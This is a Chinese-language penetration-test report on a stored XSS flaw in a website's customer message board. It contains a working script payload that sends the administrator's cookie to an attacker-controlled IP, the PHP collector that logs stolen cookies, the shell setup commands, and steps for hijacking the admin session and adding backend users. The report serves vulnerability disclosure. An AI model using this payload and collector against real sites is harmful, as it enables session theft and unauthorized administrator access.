XSS 攻击渗透报告

1. 详细说明：

海河工作室客户留言板块可进行 XSS 攻击，执行恶意代码。(可导致网站后台数据库信息泄露，非法授予管理员权限，木马植入等)

进入网站，存在留言板块，如图 1。留言内容有写入恶意脚本并执行的风险。

2. 漏洞证明

1. 随意输入姓名，电话，在留言内容中输入准备的恶意脚本，如下：<script>document.location="http://192.168.119.100/cookie.php?cookie='+document.cookie;</script>。其中 192.168.119.100 为本机 IP。



图 1

2. 编辑恶意脚本中会运行的脚本 cookie.php，使脚本被执行时可以实现获取当前 cookie 的功能，如图 2。同时，开启 apache 服务，赋予 /var/www/html 所有权限，如图 3。

代码如下：

```
root@kali:/var/www/html# cd /var/www/html
root@kali:/var/www/html# ls
index.php
root@kali:/var/www/html# vi cookie.php
root@kali:/var/www/html# cat cookie.php
<?php
$cookie=$_GET['cookie'];
$log=fopen("cookie.txt","a");
fwrite($log,$cookie ."\n");
fclose($log);
echo "done"
?>
```

图 2

```
root@kali:~# systemctl start apache2
root@kali:~# cd /var/www
root@kali:/var/www# chmod 777 -Rf html/
```

图 3

3. 当管理员进入管理系统，查看留言时，该恶意脚本会被成功执行，如图

4，图 5。

图 4



图 5

4. 攻击者查看 cookie.txt 的内容，发现脚本执行成功，得到 cookie，如图 6。



图 6

5. 进入网站管理员登陆界面，清除网页 cookie，如图 7。然后将得到的 cookie 替换网页原本的 cookie，如图 8，刷新网页，成功登陆管理系统，如图 9。



图 7



图 8



图 9

6. 进入管理系统后，可以查看后台数据，并且可以新建后台用户，获得管理员权限，如图 10。


BIRD CMS
留言管理
添加产品
产品管理
产品分类
添加信息
信息管理
信息分类
链接管理
基本配置
后台用户
安全退出
CMS >> 后台用户
用户名
密 码
添 加
用户名
操作
admin
编辑 删除

图 10